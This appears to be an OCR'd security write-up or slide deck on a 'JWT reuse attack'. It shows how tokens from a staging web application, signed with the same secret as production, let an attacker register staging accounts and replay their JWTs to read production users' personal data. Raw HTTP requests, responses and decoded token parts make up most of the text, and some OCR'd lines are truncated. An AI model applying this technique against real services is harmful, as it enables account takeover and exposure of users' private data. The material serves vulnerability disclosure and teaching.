
```
{
  "alg": "HS256",
    "typ": "JWT"
}
```

```
{
      "id": 13384,
    "iat": 1646219546,
    "exp": 1680433946
}
```

HMACSHA256(Base64(header).Base64(payload),secret)
=
C6g3y48Q8ZFvElOtTwZ5NckObGXY5aX-Xn-7w-G3

JWT Uncommon Misconfiguration

The JWT from The Staging Web Application



Request

```
POST /users/register HTTP/2
Host: api-staging.[redacted]
Cookie: _gcl_au=1.1.1856608971.1631473630; _gid=GA1.2.2095338827.1631473630; _ga_HNSX08WGK
vZGUiOiIiLCJlc2VyQ291bnRyeSI6IiIsImNvdW50cnlJbmZvIjoiIiwiaWF0IjoxNjMxNDczNjI0LCJleHAiOjE2M
Content-Length: 728
Sec-Ch-Ua: "Chromium";v="92", " Not A;Brand";v="99", "Google Chrome";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/json
Accept: */*
Origin: https://www.[redacted]
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "email":"sand.[redacted]@gmail.com",
  "firstName":"ayb",
  "lastName":"syb",
  [redacted]
  "password":"[redacted]
  "recaptcha":"03AGdBq27fOK145QudgsB9HmEnee9w44KlvWAl9JOEEPoc6W_MD715AcfeW8ItKjkZaH6wpiYUw
}
```


Response

```
HTTP/2 200 OK
Date: Sun, 12 Sep 2021 19:10:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 50
Server: nginx
X-Dns-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Surrogate-Control: no-store
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Pragma: no-cache
Expires: 0
Content-Security-Policy: default-src 'self'; style-src 'self'
Access-Control-Allow-Origin: https://www.[redacted]
Vary: Origin
Access-Control-Allow-Credentials: true
X-Ratelimit-Limit: 20
X-Ratelimit-Remaining: 17
X-Ratelimit-Reset: 1631474711
Set-Cookie: _vca_current=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTM4LCJpYXQiOjE2MzE0
Etag: W/"32-D7dsjjjKd/BsYV9XZc1a1EqP+7U"

{
  "message":"Registration successful",
  "status":200
}
```

JWT Uncommon Misconfiguration

The JWT from The Staging Web Application

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9. eyJpZCI6NTEyLCJpYXQiOjE2NDYyMTk1NDYsImV4cCI6M
TY4ME5E.Zsd2ny48Q8ZFvElOtTwZ5NckObGXY5aCSy-Br-h7



```
{
  “alg”: “HS256”,
  “typ”: “JWT”
}
```


```
{
     “id”: 538,
  “iat”: 1646219546,
  “exp”: 1680433946
}
```

HMACSHA256(Base64(header).Base64(payload),secret)
=
Zsd2ny48Q8ZFvElOtTwZ5NckObGXYCSy-Xn-Nr-h7

Hmm, This look Interesting

JWT Uncommon Misconfiguration

JWT Reuse Attack




Request

```
GET /users/details HTTP/2
Host: api.[redacted]
Cookie: _gcl_au=1.1.59684406.1631463550; _gid=GA1.2.82712260.1631463551; _fbp=
fb.1.1631463550774.1281527186; __cfruid=
5cf803d50984ba79652305bc9e90a4dc33694cd2-1631463592; _vca_current=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTM4[redacted]
_gat_gtag_UA_80231189_8=1
Sec-Ch-Ua: "Chromium";v="92", " Not A;Brand";v="99", "Google Chrome";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: [redacted]
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response

```
X-Xss-Protection: 1; mode=block
Surrogate-Control: no-store
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Pragma: no-cache
Expires: 0
Content-Security-Policy: default-src 'self'; style-src 'self'
Access-Control-Allow-Origin: https://www.[redacted]
Vary: Origin
Access-Control-Allow-Credentials: true
Set-Cookie: _vca_current=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTM4LCJpYXQiOjE2MzE
Etag: W/"220-6eBGfsKCCX4sWZKO2imJyxd0H8g"

{
  "status":201,
  "message":"User Data",
  "data":{
    "id":538,
    "email":"jen[redacted].co.za",
    "mobile":"[redacted]",
    "firstName":"Jenny",
    "lastName":"[redacted]",
    "createdOn":"2018-11-08 10:01:10.172",
    "lastUpdated":"2018-11-08T10:01:10.000Z",
    "active":{
      "type":"Buffer",
      "data":[
        1
      ]
    },
[redacted]
```

JWT Reuse Attack



Step #2: Create a new account in Staging Environment
This Account ID = 538 and Retrieve it’s JWT

13387 – 538 = 12849 Accounts got hacked

